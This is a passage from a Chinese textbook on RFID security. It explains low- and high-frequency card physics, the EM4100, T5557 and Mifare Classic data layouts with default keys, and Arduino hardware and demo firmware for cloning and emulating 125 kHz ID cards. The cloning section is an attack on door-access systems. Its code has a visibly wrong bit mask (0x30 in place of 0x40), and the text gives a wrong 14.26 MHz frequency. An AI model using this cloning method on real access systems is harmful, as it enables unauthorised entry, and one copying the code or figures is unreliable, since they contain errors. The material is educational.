（2）当 ID 卡进入读卡器工作区域后，ID 卡中天线和电容组成的谐振回路接收 125kHz 载波信号（电磁耦合原理），使 ID 卡芯片“激活”。

（3）ID 卡将卡内 ASIC 芯片存储的编码信号调制在载波上，回送读卡器。

（4）读卡器对接收的调制信号进行解调、解码后送至后台控制器进行处理。

不同的 RFID 芯片卡在通过高频模拟信号传输低频数字信号的过程中，物理层有三个关键技术点：高频模拟信号的载波频率、数字信号的编码方式、模拟信号与数字信号结合的调制方式。

3. 载波频率

RFID 也会产生并辐射电磁波，但是 RFID 系统要顾及其他无线电服务，不能对其他无线电服务造成干扰，因此 RFID 系统通常使用为工业、科学和医疗特别保留的 ISM 频段。ISM 频段为 6.78MHz、13.56MHz、27.125MHz、40.68MHz、433.92MHz、869.0MHz、915.0MHz、2.45GHz、5.8GHz，以及 24.125GHz 等。RFID 常采用上述某些 ISM 频段，除此之外，RFID 也采用 0～135kHz 频率。其中，125kHz、14.26MHz 的 RFID 系统应用最广泛，占市场份额的 80%。

（1）小于 135kHz 的 RFID 系统（最常用的工作频率为 125kHz），特征如下：

- 工作频率不受无线电频率管制约束。
- 读卡距离一般情况下小于 1 米。
- 有较高的电感耦合功率可供电子标签使用。
- 典型应用为动物识别、门禁、工具识别、电子闭锁防盗等。
- 非常适合近距离、低速度、数据量要求较少的识别应用。
- 与低频电子标签相关的国际标准有用于动物识别的 ISO11784/11785 和空中接口协议 ISO18000-2（125kHz～135kHz）等。

（2）13.56MHz 的 RFID 系统。（最典型的 RFID 高频工作频率），特征如下：

- 使用量最大的电子标签之一。
- 该频段在世界范围内用作 ISM 频段使用。
- 数据传输快，典型值为 106kbit/s。
- 高时钟频率，可实现密码功能或使用微处理器。
- 典型应用包括电子车票、电子身份证、电子遥控门锁控制器等。
- 相关的国际标准有 ISO14443、ISO15693 和 ISO18000-3 等。

4. 编码方式

RFID 系统中常用的编码技术有：不归零码（NRZ，Non-Return to Zero）、曼彻斯特编码（MC，Manchester Code）、Unipolar RZ、DBP、密勒编码（Miller Code）、改进后的密勒编码（Modified Miller Code），以及差分编码（Differential Code），如图 6-11 所示。




图6-11　RFID系统中常用的编码技术

每种编码技术各有优缺点，在选择编码方式时主要考虑以下几点：所需硬件电路的复杂度、信号同步能力及编码信号的频带宽度。

曼彻斯特编码将时钟和数据包含在数据流中，即在传输代码信息的同时，将时钟信号同步传输。因此曼彻斯特具有自同步能力。除此之外，每位编码中有一个跳变，不存在直流分量，因此具有自同步能力和良好的抗干扰性能，但每一个码元都被调成两个电平，所以数据传输速率只有调制速率的 1/2。

5. 调制方式

幅度调制（AM，Amplitude Modulation），简称调幅，是在电子通信中使用的一种调制方法，常用于无线电载波传输信息。在幅度调制中，载波的幅度（信号强度）是与所发送的波形成比例变化的。例如，该波形可能是与扬声器再现的声音相对应，也可能与电视像素的光强度相对应。这种方法与载波频率变化的频率调制，以及相位变化的相位调制均形成对比。

幅度键控（ASK）是一种通过载波的幅度变化来表示数字信号的幅度调制方式。在一个 ASK 系统中，二进制符号 1 会用一个固定振幅、固定频率的载波信号表示。这一载波信号会

持续 T 秒。如果信号的值为 1，就会传输载波信号，反之则不会传输载波信号，如图 6-12 所示。




图6-12 100%幅度ASK调制

调频（FM，Frequency Modulation）以载波的瞬时频率变化来表示信息的调制方式（与此相对应的调幅方式是通过载波幅度的变化表示信息，而其频率保持不变）。在模拟应用中，载波的频率跟随输入信号的幅度直接成等比例变化。在数字应用领域，载波的频率跟随数据串行的值做离散跳变，即所谓的频率键控（FSK，Frequency-Shift Keying），它是一种利用频率差异的信号来传送资料的调制方式，如图 6-13 所示。




图6-13 二进制FSK调制

相位调制（PM）是将信息编码为载波的瞬时相位变化的一种调制模式。相位偏移调制，又称移相键控（PSK，Phase Shift Keying）是一种利用相位差异的信号来传送资料的调制方式。

该传送信号必须为正交信号，其基底必需为单位化信号，如图 6-14 所示。




图6-14　二比特PSK调制

副载波负载调制（Subcarrier Load Modulation），也称副载波调整，是标签向读写器发送数据的方法。在通常的 RFID 通信中，读写器是主动方，产生射频场，把要发送给标签的数据直接调制在射频场载波上；而标签是被动方，不产生射频场，标签回送数据的时候把自己当作一个线圈，回送的数据用打开和关断线圈表示，根据电磁感应原理，磁场中闭合的线圈会减小磁场振幅，打开的线圈对磁场幅度没有影响。读写器感知到这种磁场幅度的变化，从而接收到标签回送的数据信息。开关线圈相当于在磁场中开关一个磁场的负载，这种调制方法就称为负载调制，如图 6-15 所示。




图6-15　副载波负载调制

6.1.3 通信协议标准

RFID 芯片卡的供应商遍布全球，例如 HID、Philips、TI、Atmel、瑞士微电子（uEM）等，但这些只是供应商，也就是按照协议标准生产产品的生产商。制定标准的是国际标准组织，例如国际标准化组织（ISO）、国际电工技术委员会（IEC）、美国材料和试验协会（ASTM International）。功能不同的 RFID 系统遵循不同的标准，如图 6-16 所示。典型的 RFID 系统在物理层、协议层、应用层遵循不同的标准，如图 6-17 所示。




图6-16 不同功能的RFID系统




图6-17 不同标准的RFID系统结构

1. 低频ID卡

125kHz ID 卡种类繁多，没有统一的国际标准。市场上最典型、应用最广泛的低频 ID 卡芯片有 EM4100 和 T5557，主要应用在门禁系统、自动收费系统、考勤机等系统和产品上，如图 6-18 所示。

图6-18 常见的ID卡

EM4100（原称 H4100）卡是只读型射频卡，存储内容固定，出厂即无法改变，它与 TK4100、GK4001、EM4001（H4001）等卡完全兼容，其结构类似，差异是 EM4100 没有加密逻辑电路。

EM410x 共 64 位数据

- 9 个起始位（均为'1'）
- 40 个数据位（8 个厂商信息位＋32 个数据位）
- 14 个校验位（10 个行校验＋4 个列校验）
- 1 个结束停止位

数据格式如图 6-19 所示。

1	1	1	1	1	1	1	1	1
8 Version bits or Customer ID				D00	D01	D02	D03	P0
				D10	D11	D12	D13	P1
32 Data Bits allowing 4 billion of combinations				D20	D21	D22	D23	P2
				D30	D31	D32	D33	P3
				D40	D41	D42	D43	P4
				D50	D51	D52	D53	P5
				D60	D61	D62	D63	P6
				D70	D71	D72	D73	P7
				D80	D81	D82	D83	P8
				D90	D91	D92	D93	P9
				PC0	PC1	PC2	PC3	0

图6-19　EM4100的64位数据结构

T5557 是 Atmel 公司生产的一款可读写的 125kHz ID 卡，与 E5550 兼容。

T5557 共有 330 位的 EEPROM 存储区，分为两页 10 块，每块 33 位，均能被读写器读/写。页 0 块 0 是被保留用于设置操作模式的参数配置块。页 0 块 7 可以用作用户数据块，也可以为保护全部数据块设置一组用户密码，用于避免未经许可的非法改写。T5557 的存储结构如图 6-20（1 表示已锁定，L 表示锁位）和图 6-21 所示。

页 1	块 2	1	可追溯数据
	块 1	1	可追溯数据
页 0	块 7	L	用户数据或密码
	块 6	L	用户数据
	块 5	L	用户数据
	块 4	L	用户数据
	块 3	L	用户数据
	块 2	L	用户数据
	块 1	L	用户数据
	块 0	L	配置数据

图6-20　T5557的存储结构




图6-21 页0块0的配置数据

T5557 有三种工作模式，由页 0 块 0 中的 PWD 和 AOR 位的设置决定。

（1）直接访问模式：当 PWD=0 时，无论 AOR 为何值，T5557 工作于直接访问模式下，当芯片复位进入常规读模式时，调制器自动打开输出数据，读写器发送命令时无须密码。

（2）密码访问模式：当 PWD=1 且 AOR=0 时，进入常规读模式，调制器自动打开输出数据，但读写器要访问卡片时，在操作码之后必须发送密码，若密码不正确，无法实现操作。

（3）请求访问模式：当 PWD=1 且 AOR=1 时，在初始化后进入常规读状态时，T5557 并不立即发送数据，必须依靠唤醒命令激活调制使能。当同一个电磁场范围内有多个卡片时，AOR 命令中的密码位可以用来选择卡片。当卡片接收到与自己密码一致的 AOR 命令时被激活，否则继续等待，可避免多卡同时发送数据时发生碰撞。

T5557 的配置内容和工作模式多种多样，适应多类需求。另外，其访问模式也很灵活，可设置为直接访问、密码模式访问或请求模式访问。同一张卡片在不同配置或不同工作模式的读写器上将不能访问和读写，保密性好。

2. 高频IC卡

13.56MHz 的高频 IC 卡应用非常广泛，知名的是 Mifare。Mifare 是 NXP 半导体公司生产

的一系列非接触式智能卡的统称，该系列包括 Mifare Ultralight、Mifare Classic、Mifare Plus 和 Mifare DESFire。Mifare 类型的 IC 卡均遵循 ISO/IEC 14443 Type A 标准。

Mifare Classic 卡一般有两种，即 Mifare Classic 1K 和 4K。区别在于，1K 卡有 1KB 大小的 EEPROM 内存，而 4K 卡有 4KB 大小的 EEPROM 内存。其中 1K 卡的 1KB 内存分 16 个扇区（sector 0-15），每个扇区由 4 个区块（block 0-3）组成，每个区块都是独立的单元，每一个区块的容量有 16Byte，如图 6-22 所示。

区块	区块 0	区块 1	区块 2	区块 3
0	制造商代码	数据区	数据区	密钥、访问权限
1	数据区	数据区	数据区	密钥、访问权限
2	数据区	数据区	数据区	密钥、访问权限
:	:	:	:	:
14	数据区	数据区	数据区	密钥、访问权限
15	数据区	数据区	数据区	密钥、访问权限

字节号:	0 1 2 3 4 5	6 7 8 9	10 11 12 13 14 15
控制值:	FF FF FF FF FF FF	FF 07 80 69	FF FF FF FF FF FF
说明:	密码A(0~5字节)	存取控制(6~9字节)	密码B(10~15字节)

图6-22　Mifare Classic 1K数据结构

每个区块的最后一个区块用来存放两组密钥（KeyA 和 KeyB），以及密钥对应各自的访问权限（Access bit）。第一扇区的第一区块（sector 0，block 0）只能读取无法写入数据，称为制造商代码（Manufacturer Code）。第 1～4 字节为 UID（Unique Identifier，唯一识别码），第 5 字节为比特计数检查码（Bit Count Check），其余的数据字节存放卡片制造商的数据。

Mifare Classic 卡与读卡器建立通信之前，需要三重认证。

（1）卡片产生一个随机数 RB 发送到读卡器。

（2）读卡器会将接收到的随机数 RB 依照公式进行加密编码后得到 TokenAB 数值，并将数值发送回卡片。

（3）卡片接收到 TokenAB 后，会把加密部分解译出来与参数 B、随机数 RB 对比。同时依据收到的随机数 RA，引用公式编码后产生 TokenBA 发送回读卡器。

（4）读卡器接收到 TokenBA 后，把加密过的部分解译，比较随机数 RB、RA 是否与 TokenBA 中解出来的 RB、RA 相符，相符就可以加密进行实际通信。

3. RFID与NFC

NFC（Near Field Communication）是近距离无线通信技术，允许电子设备之间进行非接触式点对点数据传输，在十厘米（3.9 英寸）内交换数据。NFC 可以看作是 RFID 的子集，物理层、协议层遵循高频 RFID（13.56MHz）的标准 ISO14443，不同点在应用层协议，如图 6-23 所示。




图6-23 NFC遵循的各层协议

NFC 的工作模式比 RFID 丰富，包括主动模式和被动模式，如图 6-24 所示。主动模式也称为点对点模式，与红外线类似，两个具备 NFC 功能的设备链接，能实现数据点对点传输。被动模式分为读卡器模式和卡模拟模式。在读卡器模式下，NFC 设备相当于 RFID 系统中的读卡器。在卡模拟模式下，NFC 设备相当于一张采用 RFID 技术的 IC 卡。




图6-24 NFC的各种工作模式

6.1.4 用Arduino克隆低频ID卡

用 Arduino 克隆 ID 卡可以分解为读卡和模拟卡。需要了解低频 RFID 系统的物理层原理和通信协议。

1. 硬件原理

ID 卡的硬件电路结构如图 6-25 所示。读卡器的电路结构如图 6-26 所示。




图6-25 ID卡的硬件电路结构




图6-26 读卡器的电路结构

ID 卡电路包括 125kHz 线圈、电容、4100 系列 IC 芯片。ID 卡读卡器电路包括 125kHz 线圈、RFID 基站芯片和 MCU。模仿该电路所需硬件清单如下。

（1）两个 125kHz 线圈 340uH。

（2）4.7nF 电容。

（3）三极管（0805）。

（4）10kΩ 电阻。

（5）EM4095（RFID 基站芯片）读卡模块。

（6）Ardunio。

125kHz 线圈感值和电容容值的选取，需满足谐振公式：

$$f_0=\frac{1}{2\pi\sqrt{LC}}$$

其中 f_0 为 125kHz。

用 Arduino 模拟 ID 卡连接 RFID 天线示意图如图 6-27 所示。




图6-27 Arduino模拟ID卡连接RFID天线示意图

用 Arduino 模拟 ID 卡电路实物如图 6-28 所示。

选择 EM4095 做读卡前端芯片，用于解调天线上感应到的 AM 调制信号，其工作电压为 5V。EM4095 的电路原理图如图 6-29 所示。EM4095 的读卡电路实物如图 6-30 所示。




图6-28 Arduino模拟ID卡电路实物




图6-29 EM4095的电路原理图




图6-30　EM4095读卡电路实物

2. 固件代码

读 ID 卡和模拟 ID 卡的流程如图 6-31 所示。




图6-31　读ID卡和模拟ID卡的流程图

读卡和模拟卡固件的关键点：数据格式转换、曼彻斯特编码及解码。

首先是数据格式转换功能。EM410x 卡号主要包括 8 个厂商信息（VD）、32 个数据位（ID），可分别用 2 位、8 位十六进制的 ASCII 字符串表示，一般不显示厂商信息，并将 8 位

十六进制的 ID 数据位转为 10 位十进制显示，如图 6-32 所示。而 EM410x 的数据格式不同，因此需要进行数据格式转换。




图6-32 ID卡卡号

数据格式转换 Demo 代码如下：

```
int EM_VD=0x00;                    //十六进制的VD号
int EM_ID[4]={0x07,0x5b,0xcd,0x15};   //十六进制的ID号
void TransVdIdToEmData( ){
  int i , j ,  row_parity , col_parity[4];
  long val;

  //前9个是1
  for(i = 0 ; i < 9 ; i++)
  {    bbb(1 , i);  }

  col_parity[0]=col_parity[1]=col_parity[2]=col_parity[3] = 0;

  //VD
  row_parity = 0;
  val = bbb(EM_VD&0x80, i++) ; row_parity += val ; col_parity[0] += val;
  val = bbb(EM_VD&0x30, i++) ; row_parity += val ; col_parity[1] += val;
  val = bbb(EM_VD&0x20, i++) ; row_parity += val ; col_parity[2] += val;
  val = bbb(EM_VD&0x10, i++) ; row_parity += val ; col_parity[3] += val;
  bbb(row_parity&0x01 , i++); //行偶校验
  row_parity = 0;
  val = bbb(EM_VD&0x08, i++) ; row_parity += val ; col_parity[0] += val;
  val = bbb(EM_VD&0x04, i++) ; row_parity += val ; col_parity[1] += val;
  val = bbb(EM_VD&0x02, i++) ; row_parity += val ; col_parity[2] += val;
  val = bbb(EM_VD&0x01, i++) ; row_parity += val ; col_parity[3] += val;
  bbb(row_parity&0x01 , i++); //行偶校验

  //ID[3] ~ ID[0]
```

```
for(j = 4 ; j > 0 ; j--)
{
  row_parity = 0;
 val = bbb(EM_ID[j-1]&0x80, i++) ; row_parity += val ; col_parity[0] += val;
 val = bbb(EM_ID[j-1]&0x30, i++) ; row_parity += val ; col_parity[1] += val;
 val = bbb(EM_ID[j-1]&0x20, i++) ; row_parity += val ; col_parity[2] += val;
 val = bbb(EM_ID[j-1]&0x10, i++) ; row_parity += val ; col_parity[3] += val;
 bbb(row_parity&0x01 , i++); //行偶校验
 row_parity = 0;
 val = bbb(EM_ID[j-1]&0x08, i++) ; row_parity += val ; col_parity[0] += val;
 val = bbb(EM_ID[j-1]&0x04, i++) ; row_parity += val ; col_parity[1] += val;
 val = bbb(EM_ID[j-1]&0x02, i++) ; row_parity += val ; col_parity[2] += val;
 val = bbb(EM_ID[j-1]&0x01, i++) ; row_parity += val ; col_parity[3] += val;
  bbb(row_parity&0x01 , i++); //行偶校验
}

//列偶校验
bbb(col_parity[0]&0x01 , i++);
bbb(col_parity[1]&0x01 , i++);
bbb(col_parity[2]&0x01 , i++);
bbb(col_parity[3]&0x01 , i++);

//停止位S0
bbb(0 , i++);
}
```

其次是曼彻斯特码编码及解码功能。曼彻斯特码是指在每个数据位的周期的中间点必定有一个上升沿或下降沿，上升沿表示该位数据为 1，下降沿表示该位数据为 0。曼彻斯特编码格式如图 6-33 所示。




图6-33　曼彻斯特编码格式

由于模拟卡电路中串联了一个三极管，电平反向，因此代码中采用下降沿表示该位数据为 1，上升沿表示该位数据为 0。

曼彻斯特编码 Demo 代码如下：

```
int bbb(int value , int num)
{
int reval;
  //曼彻斯特码1
  if(value){
    reval = 1;
   //负极性，下降沿是1
    RfBuf[2*num] = 0x1800 | 0x8000; //高电平
    RfBuf[2*num+1] = 0x1800 ; //低电平
    }
  //曼彻斯特码0
  else{
    reval = 0;
    //负极性，上升沿是0
    RfBuf[2*num] =0x1800 ; //低电平
    RfBuf[2*num+1] =0x1800 | 0x8000; //高电平
   }
  return reval;
  }
```

6.1.5 用Arduino打造高频IC卡读卡器

